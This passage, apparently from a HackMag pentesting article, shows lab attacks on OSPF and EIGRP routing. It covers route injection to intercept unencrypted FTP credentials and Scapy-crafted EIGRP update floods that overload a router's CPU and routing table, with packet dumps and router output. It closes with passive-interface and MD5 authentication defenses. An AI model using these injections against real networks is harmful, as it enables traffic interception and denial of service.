189	161.879163208	172.20.20.254	224.0.0.5	OSPF	94	Hello Packet
194	169.256874014	172.20.20.50	224.0.0.5	OSPF	98	LS Update
199	171.325680903	172.20.20.254	224.0.0.5	OSPF	94	Hello Packet
200	171.515385148	172.20.20.50	224.0.0.5	OSPF	82	Hello Packet
201	171.768287859	172.20.20.254	224.0.0.5	OSPF	78	LS Acknowledge

Traffic dump after the injection into the OSPF domain

Checking the routing table on router R2:

```
R2#show ip route
```

```
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PfR
```

```
Gateway of last resort is not set
```

```
10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       10.1.1.0/24 is directly connected, GigabitEthernet0/0
L       10.1.1.2/32 is directly connected, GigabitEthernet0/0
172.20.0.0/16 is variably subnetted, 4 subnets, 2 masks
C       172.20.20.0/24 is directly connected, GigabitEthernet0/2
O E2    172.20.20.20/32
        [110/0] via 172.20.20.50, 00:02:27, GigabitEthernet0/2
L       172.20.20.254/32 is directly connected, GigabitEthernet0/2
O       172.20.30.0/24 [110/2] via 10.1.1.3, 01:08:17, GigabitEthernet0/0
R2#
```

As you can see, the route injection was successful. R2 now believes that the host at 172.20.20.20 is accessible via your attacking machine.

Next, let's try to connect from the DevOps host to the FTP server at 172.20.30.100.

```
Command Prompt - ftp 172.20.30.100
Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Users\radiant>ftp 172.20.30.100
Connected to 172.20.30.100.
220 Welcome to blah FTP service.
200 Always in UTF8 mode.
User (172.20.30.100:(none)):
```

Connecting to FTP

As a result, you have squeezed between the host and the FTP server and intercepted the unencrypted credentials.

774	692.638838874	172.20.20.20	172.20.30.100	TCP	60	52417 → 21 [ACK] Seq=1 Ack=1 Win=8192 Len=0
775	692.638879350	172.20.20.50	172.20.30.100	TCP	54	52417 → 21 [ACK] Seq=1 Ack=1 Win=8192 Len=0
776	692.647503117	172.20.30.100	172.20.20.50	FTP	88	Response: 220 Welcome to blah FTP service.
777	692.647540728	172.20.30.100	172.20.20.20	FTP	88	Response: 220 Welcome to blah FTP service.
778	692.677243604	172.20.20.20	172.20.30.100	FTP	68	Request: OPTS UTF8 ON
779	692.677285452	172.20.20.50	172.20.30.100	FTP	68	Request: OPTS UTF8 ON
780	692.683003482	172.20.30.100	172.20.20.50	TCP	60	21 → 52417 [ACK] Seq=35 Ack=15 Win=64256 Len=0
781	692.683042776	172.20.30.100	172.20.20.20	TCP	54	21 → 52417 [ACK] Seq=35 Ack=15 Win=64256 Len=0
782	692.683612985	172.20.30.100	172.20.20.50	FTP	80	Response: 200 Always in UTF8 mode.
783	692.683629316	172.20.30.100	172.20.20.20	FTP	80	Response: 200 Always in UTF8 mode.
784	692.739694070	172.20.20.20	172.20.30.100	TCP	60	52417 → 21 [ACK] Seq=15 Ack=61 Win=8132 Len=0
785	692.739735458	172.20.20.50	172.20.30.100	TCP	54	52417 → 21 [ACK] Seq=15 Ack=61 Win=8132 Len=0

Dump of unencrypted FTP traffic

ROUTE INJECTION AND ROUTING TABLE OVERFLOW IN AN EIGRP DOMAIN

First, you connect to an autonomous EIGRP system and advertise a network.

```
c0ldheim@kali:~$ sudo vtysh
kali# conf t
kali(config)# router eigrp 1
kali(config-router)# network 172.20.20.50/32
```

119	136.628597101	50:00:00:02:00:02	Broadcast	ARP	60	Who has 172.20.20.50? Tell 172.20.20.254
120	136.628612661	172.20.20.50	172.20.20.254	EIGRP	54	Update
121	136.628661653	42:60:88:64:a2:bf	50:00:00:02:00:02	ARP	42	172.20.20.50 is at 42:60:88:64:a2:bf
122	136.629703665	172.20.20.50	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.10 for any sources
123	136.636482223	50:00:00:02:00:02	42:60:88:64:a2:bf	ARP	60	172.20.20.254 is at 50:00:00:02:00:02
124	137.209548713	172.20.20.50	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.10 for any sources
125	137.305074434	50:00:00:0b:00:04	Spanning-tree-(for-...	STP	60	RST. Root = 32768/1/50:00:00:0b:00:00 Cost = 0 Port = 0x8005
126	136.628143934	172.20.20.50	172.20.20.254	EIGRP	54	Update
127	138.630755462	172.20.20.254	172.20.20.50	EIGRP	60	Update
128	138.630872530	172.20.20.50	172.20.20.254	EIGRP	54	Update
129	138.641939748	172.20.20.254	224.0.0.10	EIGRP	138	Update
130	138.642150703	172.20.20.50	172.20.20.254	EIGRP	74	Hello (Ack)
131	138.642363131	172.20.20.254	172.20.20.50	EIGRP	60	Hello (Ack)
132	139.320331893	50:00:00:0b:00:04	Spanning-tree-(for-...	STP	60	RST. Root = 32768/1/50:00:00:0b:00:00 Cost = 0 Port = 0x8005
133	141.330722800	50:00:00:0b:00:04	Spanning-tree-(for-...	STP	60	RST. Root = 32768/1/50:00:00:0b:00:00 Cost = 0 Port = 0x8005
134	141.618105143	172.20.20.50	224.0.0.10	EIGRP	74	Hello
135	143.089348962	50:00:00:0b:00:04	CDP/VTP/DTP/PAGP/UD...	DTP	60	Dynamic Trunk Protocol
136	143.090834305	50:00:00:0b:00:04	CDP/VTP/DTP/PAGP/UD...	DTP	90	Dynamic Trunk Protocol

Traffic dump after connecting to an EIGRP domain

This time, I am going to use the Scapy networking library to inject EIGRP routes.

```
c0ldheim@kali:~$ sudo scapy3
>>> from scapy.contrib.eigrp import * # Import module to work with EIGRP he
>>> frame = Ether(dst="01:00:5e:00:00:0a") # Build Ethernet frame with the M
>>> ip = IP(src="172.20.20.50", dst="224.0.0.10") # Build IP packet with th
>>> eigrp = EIGRP(opcode=1, asn=1, seq=0, ack=0, tlvlist=[EIGRPExtRoute(dst=R
>>> crafted = frame/ip/eigrp # Assemble the three layers together
>>> sendp(crafted, loop=1, iface="eth0") # Put on a loop the transmission of
```


No.	Time	Source	Destination	Protocol	Length	Info
5266	1250.9704585...	172.20.20.50	224.0.0.10	EIGRP	102	Update
5267	1250.9706392...	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5268	1250.9718446...	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5269	1250.9837047...	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5270	1250.9908549...	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5271	1250.9926905...	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5272	1251.0051601...	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5273	1251.0066110...	172.20.20.50	224.0.0.10	EIGRP	102	Update
5274	1251.0104208...	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5275	1251.0105241...	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5276	1251.0105313...	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5277	1251.0209558...	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5278	1251.0283382...	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5279	1251.0332408...	172.20.20.254	224.0.0.10	EIGRP	102	Update
5280	1251.0333222...	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5281	1251.0334059...	172.20.20.50	172.20.20.254	EIGRP	74	Hello (Ack)
5282	1251.0406618...	172.20.20.50	224.0.0.10	EIGRP	74	Hello
5283	1251.0411714...	172.20.20.50	224.0.0.10	EIGRP	74	Hello

Traffic dump after the injection in the EIGRP domain

If you check the router control panel, you'll see that the CPU load has increased significantly reaching 87%.

```
R2#show processes cpu
CPU utilization for five seconds: 87%/0%; one minute: 84%; five minutes: 45%
  PID Runtime(ms)   Invoked    uSecs   5Sec   1Min   5Min  TTY Process
    1         2         7        285   0.00%   0.00%   0.00% 0 Chunk Manager
    2        55       1560         35   0.00%   0.00%   0.00% 0 Load Meter
    3     18564        628    29560   5.51%   9.02%   4.16% 0 Exec
    4         0         1         0   0.00%   0.00%   0.00% 0 RO Notify Timers
    5     1218       1059     1150   0.07%   0.03%   0.00% 0 Check heaps
    6      137        261      524   0.00%   0.00%   0.00% 0 Pool Manager
    7         0         1         0   0.00%   0.00%   0.00% 0 DiscardQ Backgro
    8         0         2         0   0.00%   0.00%   0.00% 0 Timers
    9        15        385        38   0.00%   0.00%   0.00% 0 WATCH_AFS
   10         0         1         0   0.00%   0.00%   0.00% 0 Crash writer
   11         1         1     1000   0.00%   0.00%   0.00% 0 Exception contro
```

CPU load at the time of overflow

```

D EX 43.109.44.0 [170/2816] via 172.20.20.50, 01:10:08, GigabitEthernet0/2
D EX 43.140.175.0
      [170/2816] via 172.20.20.50, 01:10:13, GigabitEthernet0/2
D EX 43.145.133.0
      [170/2816] via 172.20.20.50, 01:10:13, GigabitEthernet0/2
D EX 43.176.199.0
      [170/2816] via 172.20.20.50, 01:10:18, GigabitEthernet0/2
D EX 43.182.101.0
      [170/2816] via 172.20.20.50, 01:10:22, GigabitEthernet0/2
D EX 43.188.238.0
      [170/2816] via 172.20.20.50, 01:10:13, GigabitEthernet0/2
D EX 43.214.114.0
      [170/2816] via 172.20.20.50, 01:10:15, GigabitEthernet0/2
D EX 43.220.11.0 [170/2816] via 172.20.20.50, 01:10:14, GigabitEthernet0/2
D EX 43.223.243.0
      [170/2816] via 172.20.20.50, 01:10:11, GigabitEthernet0/2
D EX 43.227.240.0
      [170/2816] via 172.20.20.50, 01:10:18, GigabitEthernet0/2
D EX 43.249.218.0
      [170/2816] via 172.20.20.50, 01:10:14, GigabitEthernet0/2
44.0.0.0/24 is subnetted, 12 subnets
D EX 44.5.143.0 [170/2816] via 172.20.20.50, 01:10:08, GigabitEthernet0/2
D EX 44.14.212.0 [170/2816] via 172.20.20.50, 01:10:14, GigabitEthernet0/2
D EX 44.60.7.0 [170/2816] via 172.20.20.50, 01:10:10, GigabitEthernet0/2
D EX 44.68.114.0 [170/2816] via 172.20.20.50, 01:10:13, GigabitEthernet0/2
D EX 44.82.48.0 [170/2816] via 172.20.20.50, 01:10:10, GigabitEthernet0/2
D EX 44.82.239.0 [170/2816] via 172.20.20.50, 01:10:16, GigabitEthernet0/2
D EX 44.108.85.0 [170/2816] via 172.20.20.50, 01:10:12, GigabitEthernet0/2
D EX 44.115.13.0 [170/2816] via 172.20.20.50, 01:10:21, GigabitEthernet0/2
D EX 44.148.136.0
      [170/2816] via 172.20.20.50, 01:10:23, GigabitEthernet0/2
D EX 44.190.107.0
      [170/2816] via 172.20.20.50, 01:10:23, GigabitEthernet0/2
D EX 44.226.193.0
      [170/2816] via 172.20.20.50, 01:10:20, GigabitEthernet0/2
D EX 44.255.10.0 [170/2816] via 172.20.20.50, 01:10:08, GigabitEthernet0/2
45.0.0.0/24 is subnetted, 12 subnets
D EX 45.1.1.0 [170/2816] via 172.20.20.50, 01:10:10, GigabitEthernet0/2
D EX 45.15.223.0 [170/2816] via 172.20.20.50, 01:10:23, GigabitEthernet0/2
D EX 45.64.240.0 [170/2816] via 172.20.20.50, 01:10:16, GigabitEthernet0/2
D EX 45.66.238.0 [170/2816] via 172.20.20.50, 01:10:24, GigabitEthernet0/2
D EX 45.82.44.0 [170/2816] via 172.20.20.50, 01:10:11, GigabitEthernet0/2
D EX 45.94.103.0 [170/2816] via 172.20.20.50, 01:10:08, GigabitEthernet0/2
D EX 45.107.215.0
      [170/2816] via 172.20.20.50, 01:10:20, GigabitEthernet0/2
D EX 45.110.247.0
      [170/2816] via 172.20.20.50, 01:10:16, GigabitEthernet0/2
D EX 45.125.14.0 [170/2816] via 172.20.20.50, 01:10:20, GigabitEthernet0/2
D EX 45.131.181.0
      [170/2816] via 172.20.20.50, 01:10:14, GigabitEthernet0/2
D EX 45.229.78.0 [170/2816] via 172.20.20.50, 01:10:11, GigabitEthernet0/2
D EX 45.231.179.0
      [170/2816] via 172.20.20.50, 01:10:09, GigabitEthernet0/2
46.0.0.0/24 is subnetted, 17 subnets

```

Routing table after the overflow




(https://

```

R2#show ip route summary
IP routing table name is default (0x0)
IP routing table maximum-paths is 32
Route Source      Networks      Subnets      Replicates      Overhead      Memory (bytes)
connected         0             6             0               408           1080
static            1             0             0               68            180
application       0             0             0               0              0
eigrp 1           481           3088          0               328348        642420
internal          1192          0              0               0              358080
Total             1674          3094          0               328824        1001760

```



If the routing table is overflowed, the router cannot add new routes to its routing table.

HOW TO PREVENT ATTACKS ON ROUTING DOMAINS

Use passive interfaces. Configuring passive interfaces in the dynamic routing context prevents the router from sending advertisements via certain interfaces. By default (i.e. if you don't configure passive interfaces), it sends advertisements to all interfaces, which puts the routing domain at great risk. A legitimate user on the network can deploy a virtual router in the same way as shown above and attack the routing domain.



INFO

In this article, I stick to the Cisco IOS CLI principles and commands.

A configuration example for OSPF:

```

R2#conf t    # Enter global configuration mode
R2(config)# router ospf 1    # Enter the OSPF configuration mode as process 1
R2(config-router)# passive-interface GigabitEthernet 0/2    # Make the interfac

```

An example for EIGRP:

```

R2#conf t # Enter global configuration mode
R2(config)# router eigrp 1    # Enter the EIGRP configuration mode in autonomou
R2(config-router)# passive-interface GigabitEthernet 0/2    # Make the interfac

```

Use Authentication. The use of authentication in routing domains ensures that only authorized, legitimate routers can log in. Authentication involves passwords. If you want to secure the routing domain using authentication, make sure the passwords you use are strong enough. Keep in mind that they are hashed using cryptographic hash functions, and the attacker can read hash values from the traffic dump and brute-force a password. Having a password, the attacker can easily connect to the routing domain.



Configuring authentication for OSPF using MD5:

```
R2#conf t    # Enter global configuration mode
R2(config)# interface GigabitEthernet 0/1    # Enter interface configuration m
R2(config-if)# ip ospf authentication message-digest    # Enable MD5 authentica
R2(config-if)# ip ospf message-digest-key 1 md5 y0ur_f4ult    # Set password wi
```

Configuring authentication for EIGRP using key-chain and MD5:

```
R2#conf t    # Enter global configuration mode
R2(config)# key chain SecureRouting    # Create a key chain called SecureRouti
R2(config-keychain)# key 1    # Create first key
R2(config-keychain-key)# key-string y0ur_f4ult    # Set password
R2(config-keychain-key)# accept-lifetime 20:00:00 mar 1 2022 20:00:00 mar 2 2
R2(config-keychain-key)# send-lifetime 20:00:00 mar 1 2022 20:00:00 mar 2 202
R2(config-keychain)# key 2    # After the expiry of the first key, the second k
R2(config-keychain-key)# key-string y0ur_des1re    # Set password
R2(config-keychain-key)# accept-lifetime 20:00:00 mar 2 2022 20:00:00 mar 3 2
R2(config-keychain-key)# send-lifetime 20:00:00 mar 2 2022 20:00:00 mar 3 202
R2(config)# interface GigabitEthernet 0/1    # Enter interface configuration m
R2(config-if)# ip authentication mode eigrp 1 md5    # Enable MD5 authenticati
R2(config-if)# ip authentication key-chain eigrp 1 SecureRouting    # Specify k
```

CONCLUSIONS

This article analyzes attack scenarios targeting the OSPF and EIGRP dynamic routing protocols. Based on my personal pentesting experience, in most cases, network admins don't configure protection mechanisms embedded in these protocols. The most common OSPF/EIGRP configuration neither does include authentication, nor its passive interfaces are configured. This puts the security of the local network at great risk.

Hopefully, the above information will be of interest both for pentesters (who can implement these attacks) and network admins (who can boost the security of their routing domains).

Good luck!

Leave a Reply

Name (required)

Email (will not be published) (required)

Website

Comment

XHTML: You can use these tags: `<a href="" title=""> <abbr title=""> <acronym title=""> <b> <blockquote cite=""> <cite> <code> <del datetime=""> <em> <i> <q cite=""> <s> <strike> <strong>`

Submit Comment



(<https://>

Search

Search



(<https://qrator.net/en/>).



(<https://>

Recent Posts

- Megadrone. Assembling a long-range and jammer-resistant hacker drone
(<https://hackmag.com/security/hacker-megadrone/>).
- Diving Deep into Cybersecurity: Unlocking Advanced Tech Discussions for the Inquisitive Minds
(<https://hackmag.com/security/cybersecurity/>).
- Poisonous fruit. How to assemble your own Wi-Fi Pineapple and put it to use
(<https://hackmag.com/security/diy-pineapple/>).
- Invisible device. Penetrating into a local network with an 'undetectable' hacker gadget
(<https://hackmag.com/security/invisible-device/>).
- Evil modem. Establishing a foothold in the attacked system with a USB modem
(<https://hackmag.com/security/evil-modem/>).

Recent Comments

- Lev Emelianov on Poisonous fruit. How to assemble your own Wi-Fi Pineapple and put it to use
(<https://hackmag.com/security/diy-pineapple/#comment-135941>)
- big_bad_wolfe on Poisonous fruit. How to assemble your own Wi-Fi Pineapple and put it to use
(<https://hackmag.com/security/diy-pineapple/#comment-134935>)
- John Smith on Keep your eyes open! Hacking others IP and Web cameras while keeping yours safe
(<https://hackmag.com/security/hack-cams/#comment-133081>).
- John Smith on Keep your eyes open! Hacking others IP and Web cameras while keeping yours safe
(<https://hackmag.com/security/hack-cams/#comment-133080>).
- Denis on Software for cracking software. Selecting tools for reverse engineering
(<https://hackmag.com/security/software-for-cracking-software/#comment-133008>).

What do you think about HackMag.com domain name?

- ☐ Cool, attractive and reflect content
- ☐ Sounds OK, I like it
- ☐ It has some negative connotations

[Add your answer \(\)](#)

VOTE



(<https://>

Search

Search

Recent Posts

- Megadrone. Assembling a long-range and jammer-resistant hacker drone
(<https://hackmag.com/security/hacker-megadrone/>)
- Diving Deep into Cybersecurity: Unlocking Advanced Tech Discussions for the Inquisitive Minds
(<https://hackmag.com/security/cybersecurity/>)
- Poisonous fruit. How to assemble your own Wi-Fi Pineapple and put it to use
(<https://hackmag.com/security/diy-pineapple/>)
- Invisible device. Penetrating into a local network with an 'undetectable' hacker gadget
(<https://hackmag.com/security/invisible-device/>)
- Evil modem. Establishing a foothold in the attacked system with a USB modem
(<https://hackmag.com/security/evil-modem/>)

Recent Comments

- Lev Emelianov on Poisonous fruit. How to assemble your own Wi-Fi Pineapple and put it to use
(<https://hackmag.com/security/diy-pineapple/#comment-135941>)
- big_bad_wolfe on Poisonous fruit. How to assemble your own Wi-Fi Pineapple and put it to use
(<https://hackmag.com/security/diy-pineapple/#comment-134935>)
- John Smith on Keep your eyes open! Hacking others IP and Web cameras while keeping yours safe
(<https://hackmag.com/security/hack-cams/#comment-133081>)
- John Smith on Keep your eyes open! Hacking others IP and Web cameras while keeping yours safe
(<https://hackmag.com/security/hack-cams/#comment-133080>)
- Denis on Software for cracking software. Selecting tools for reverse engineering
(<https://hackmag.com/security/software-for-cracking-software/#comment-133008>)

HackMag.com (/) publishes high-quality translated content about information security, cyber security, hacking, malware and devops.



(<https://>